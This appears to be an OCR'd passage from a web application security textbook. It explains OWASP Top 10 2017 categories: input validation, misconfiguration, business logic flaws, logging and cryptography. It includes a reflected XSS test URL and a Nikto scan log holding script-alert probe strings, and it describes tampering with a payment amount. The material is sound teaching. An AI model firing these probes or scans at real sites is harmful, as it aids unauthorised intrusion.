
This weakness further leads to many critical vulnerabilities in web applications, such as cross-site scripting, SQL injection, buffer overflows, and so on.

Most times when an application is developed, it blindly accepts all the data coming to it. However from the security perspective, this is a harmful practice as malicious data could also get in due to lack of proper validation.

OWASP mapping

Input validation related vulnerabilities are part of the OWASP Top 10 2017. They are covered under A1:2017 Injection, A4:2017-XML External Entities (XXE), A7:2017-Cross-Site Scripting (XSS), and A8:2017-Insecure Deserialization. Some of the vulnerabilities listed under this category are as follows:

- Application not validating input both on the client side as well as the server side.
- Application allowing harmful blacklisted characters (&lt;&gt;;'"!()).
- Application vulnerable to injection flaws such as SQL injection, command injection, LDAP (Lightweight Directory Access Protocol) injection, and so on.
- Application vulnerable to Cross-Site Scripting attack. The image below shows a reflected Cross Site Scripting attacks:



demo.testfire.net/search.aspx?txtSearch=<script>alert("XSS")%3B<%2Fscript>

Search Results

No results were found for the query:

XSS

- Application vulnerable to buffer overflows.


Security misconfiguration

We may take a lot of efforts in securing the application. However applications cannot work in isolation. Running an application, requires a lot of supporting components such as web server, database server, and more. If the application isn't securely configured with all these supporting components, many vulnerabilities will be opened for potential attackers. So, the application should not only be developed securely, but should also be deployed and configured securely.

OWASP mapping

Security misconfiguration related vulnerabilities are part of the OWASP Top 10 2017. They are covered under A6:2017 Security Misconfiguration. Some of the vulnerabilities listed under this category are as follows:

- Security hardening not done on the application stack.
- Unnecessary or unwanted features are enabled or installed (for example, ports, services, admin pages, accounts, or privileges). The following image shows the default Tomcat page accessible to all users:



Apache Tomcat/5.5

If you're seeing this page via a web browser, it means you've setup Tomcat successfully. Congratulations!

As you may have guessed by now, this is the default Tomcat home page. It can be found on the local filesystem at:

```
    $CATALINA_HOME/webapps/ROOT/index.jsp
```

where "$CATALINA_HOME" is the root of the Tomcat installation directory. If you're seeing this page, and you don't think you should be, then either you're either a user who has arrived at new installation of Tomcat, or you're an administrator who hasn't got his/her setup quite right. Providing the latter is the case, please refer to the Tomcat Documentation for more detailed setup and administration information than is found in the INSTALL file.

NOTE: This page is precompiled. If you change it, this page will not change since it was compiled into a servlet at build time. (See `$CATALINA_HOME/webapps/ROOT/WEB-INF/web.xml` as to how it was mapped.)

NOTE: For security reasons, using the administration webapp is restricted to users with role "admin". The manager webapp is restricted to users with role "manager". Users are defined in `$CATALINA_HOME/conf/tomcat-users.xml`.

Included with this release are a host of sample Servlets and JSPs (with associated source code), extensive documentation (including the Servlet 2.4 and JSP 2.0 API JavaDoc), and an introductory guide to developing web applications.


Tomcat mailing lists are available at the Tomcat project web site:

- **users@tomcat.apache.org** for general questions related to configuring and using Tomcat
- **dev@tomcat.apache.org** for developers working on Tomcat

Thanks for using Tomcat!

Copyright © 1999-2005 Apache Software Foundation
All Rights Reserved

- Application default accounts are active with default passwords.
- Improper error handling reveals stack traces and internal application information as shown in the following image:



Server Error in '/' Application.

Attempted to divide by zero.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.DivideByZeroException: Attempted to divide by zero.

Source Error:

```
Line 25:            try
Line 26:            {
Line 27:                int divideByZero = numerator / denominator;
Line 28:            }
Line 29:            catch (DivideByZeroException ex)
```


Source File: C:\NotBackedUp\Fabrikam\Demo\Main\Source\WebSite\Logging\UnhandledException.aspx.cs **Line:** 27

Stack Trace:

```
[DivideByZeroException: Attempted to divide by zero.]
   Fabrikam.Demo.Web.UI.Logging.UnhandledExceptionPage.DoSomethingBad() in C:\NotBackedUp\Fabrikam\Demo\Main\Source\WebSite\Logging\UnhandledException.aspx.cs:27

[InvalidOperationException: Something bad happened.]
   Fabrikam.Demo.Web.UI.Logging.UnhandledExceptionPage.DoSomethingBad() in C:\NotBackedUp\Fabrikam\Demo\Main\Source\WebSite\Logging\UnhandledException.aspx.cs:34
   Fabrikam.Demo.Web.UI.Logging.UnhandledExceptionPage.Page_Load(Object sender, EventArgs e) in C:\NotBackedUp\Fabrikam\Demo\Main\Source\WebSite\Logging\UnhandledException.aspx.cs:13
   System.Web.Util.CalliHelper.EventArgFunctionCaller(IntPtr fp, Object o, Object t, EventArgs e) +14
   System.Web.Util.CalliEventHandlerDelegateProxy.Callback(Object sender, EventArgs e) +35
   System.Web.UI.Control.OnLoad(EventArgs e) +99
   System.Web.UI.Control.LoadRecursive() +50
   System.Web.UI.Page.ProcessRequestMain(Boolean includeStagesBeforeAsyncPoint, Boolean includeStagesAfterAsyncPoint) +627
```

Version Information: Microsoft .NET Framework Version:2.0.50727.4927; ASP.NET Version:2.0.50727.4927

- Application servers, application frameworks (for example, Struts, Spring, ASP.NET), libraries, databases, and so on, aren't configured securely.
- The application allows directory listing as shown in the following image:




demo.testfire.net/bank/

demo.testfire.net - /bank/

```
[To Parent Directory]

 5/10/2015  4:25 AM        <dir> 20060308_bak
11/20/2006 10:05 AM         1831 account.aspx
 6/18/2015  7:41 PM         5067 account.aspx.cs
11/20/2006 10:05 AM          771 apply.aspx
11/20/2006 10:05 AM         2828 apply.aspx.cs
11/10/2006  1:20 PM         2236 bank.master
 7/16/2007  8:35 AM         1134 bank.master.cs
11/20/2006 10:05 AM          904 customize.aspx
11/20/2006 10:05 AM         1955 customize.aspx.cs
 7/23/2007  4:26 PM         1806 login.aspx
 7/23/2007  4:27 PM         5847 login.aspx.cs
 11/1/2006  8:42 PM           78 logout.aspx
 7/16/2007  9:39 AM         3254 logout.aspx.cs
 7/16/2007  8:21 AM          935 main.aspx
 7/16/2007  9:36 AM         3951 main.aspx.cs
 5/10/2015  4:25 AM        <dir> members
 1/12/2007  1:55 PM         1414 mozxpath.js
11/20/2006 10:05 AM          785 queryxpath.aspx
11/20/2006 10:05 AM         1838 queryxpath.aspx.cs
 7/18/2007  5:13 PM          499 servererror.aspx
 7/18/2007  4:13 PM         1700 transaction.aspx
 6/18/2015  7:41 PM         3867 transaction.aspx.cs
 7/17/2007  3:03 PM         3930 transfer.aspx
 6/18/2015  7:41 PM         3505 transfer.aspx.cs
 7/17/2007  2:44 PM           82 ws.asmx
```

Nikto is an excellent tool that scans for security misconfiguration issues, as shown in the following image:



```
root@kali:~# nikto -host 192.168.25.129
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.25.129
+ Target Hostname:    192.168.25.129
+ Target Port:        80
+ Start Time:         2018-08-07 11:35:31 (GMT5.5)
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are also current.
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were foun
d: index.php
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ /phpinfo.php?VARIABLE=<script>alert('Vulnerable')</script>: Output from the phpinfo() function was found.
+ OSVDB-3268: /doc/: Directory indexing found.
+ OSVDB-48: /doc/: The /doc/ directory is browsable. This may be /usr/doc.
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-3092: /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ Server leaks inodes via ETags, header found with file /phpMyAdmin/ChangeLog, inode: 92462, size: 40540, mtime: Tue Dec  9 22:54:00 2008
+ OSVDB-3092: /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ OSVDB-3268: /test/: Directory indexing found.
+ OSVDB-3092: /test/: This might be interesting...
+ /phpinfo.php: Output from the phpinfo() function was found.
+ OSVDB-3233: /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information.
+ OSVDB-3268: /icons/: Directory indexing found.
+ /phpinfo.php?GLOBALS[test]=<script>alert(document.cookie);</script>: Output from the phpinfo() function was found.
+ /phpinfo.php?cx[]=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<script>alert(foo)</script>: Output from the phpinfo() function was found.
```

Business logic flaws

Business logic is at the core of the application and decides how an application is expected to behave. Business logic is mainly derived from the objective/aim of the application and is contained mainly in the server side code of the application. If the business logic has some flaws or shortcomings, they can be seriously misused by the attackers. Automated security scanners are not really capable of finding business logic-related issues since they cannot understand the context of the application as humans do. So foolproof business logic along with stringent validation is absolutely required to build a secure web application.

Testing for business logic flaws

As mentioned earlier, business logic-related flaws cannot be tested comprehensively using automated tools. The following are some guidelines to test business logic:

- Have a brainstorming session with the application architect, the business users of the application, and the developer to understand what the application is all about
- Understand all the workflows in the application
- Jot down critical areas of the application where things might go wrong and have a larger impact
- Create sample/raw data and try to explore the application both as a normal user as well as from an attacker's perspective
- Develop attack scenarios and logical tests for testing specific business logic
- Create a comprehensive threat model

Example of a business logic flaw

Consider an e-commerce website selling recharge coupons for TV set-top boxes. It is connected to an external payment gateway. Now a user selects a recharge amount on the e-commerce website and then the e-commerce website transfers the user to the payment gateway to make a payment. If the payment is successful, the payment gateway will return a success flag to the e-commerce website and then the e-commerce website will actually initiate the user requested recharge in the system. Now suppose the attacker chooses to buy a recharge worth X$ and proceeds to a payment gateway, but, while returning to the e-commerce website, he tampers with the HTTP request and sets the amount to X+10$. Then, in this case, the e-commerce website might accept the request thinking that the user actually paid X+10$ instead of X$. This is a simple business logic flaw which happened due to improper synchronization between the e-commerce website and the payment gateway. A simple checksum mechanism for communication between the two could have prevented such a flaw.

Auditing and logging

Checking for the completeness of application audit logs is one of the most important procedural aspects of application security assessment. Audit logs are categorized as detective controls which come handy in the case of a security incident. An enterprise application is typically complex in nature and interconnected with several other systems such as a database server, load balancer, caching server and many more. In the case of a breach, audit logs play the most important role in reconstructing the incident scenario. Audit logs with insufficient details would limit the incident investigation to a greater extent. So the capability of an application to generate event logs must be carefully examined to find any shortcomings as applicable.

OWASP mapping

Auditing and logging-related vulnerabilities are part of the OWASP Top 10 2017. They are covered under A10:2017 Insufficient Logging and Monitoring. Some of the vulnerabilities listed under this category are as follows:

- The application doesn't log events such as logins, failed logins, and high-value transactions
- The application generates warnings and errors, which are inadequate
- Applications and API logs aren't regularly monitored for suspicious activity
- No backup strategy defined for application logs
- The application is not able to detect, escalate, or alert active attacks in real time or near real time

Cryptography


As we are aware, encryption helps keep data confidential; it plays an important role in web application security as well. Both *encryption of data at rest* and *encryption of data in transit* have to be considered while building a secure web application.

OWASP mapping

Cryptography-related vulnerabilities are part of the OWASP Top 10 2017. They are covered under A3:2017 Sensitive Data Exposure. Some of the vulnerabilities listed under this category are as follows:

- Applications transmitting data in clear text. This concerns protocols such as HTTP, SMTP, and FTP.
- Application using old or weak cryptographic algorithms.
- Application using the default crypto keys.
- Application not enforcing encryption.
- Application not encrypting user sensitive information while in storage.
- Application using an invalid SSL certificate.

Qualys provides an excellent online tool for testing SSL certificates. The following images show sample results from the Qualys SSL test, which can be accessed at `https://www.ssllabs.com/ssltest/`:



https://www.ssllabs.com/ssltest/analyze.html?d=google.com&s=
Search
Qualys. SSL Labs
Home
Projects
Qualys.com
Contact

You are here: Home > Projects > SSL Server Test > google.com >

SSL Report: google.com

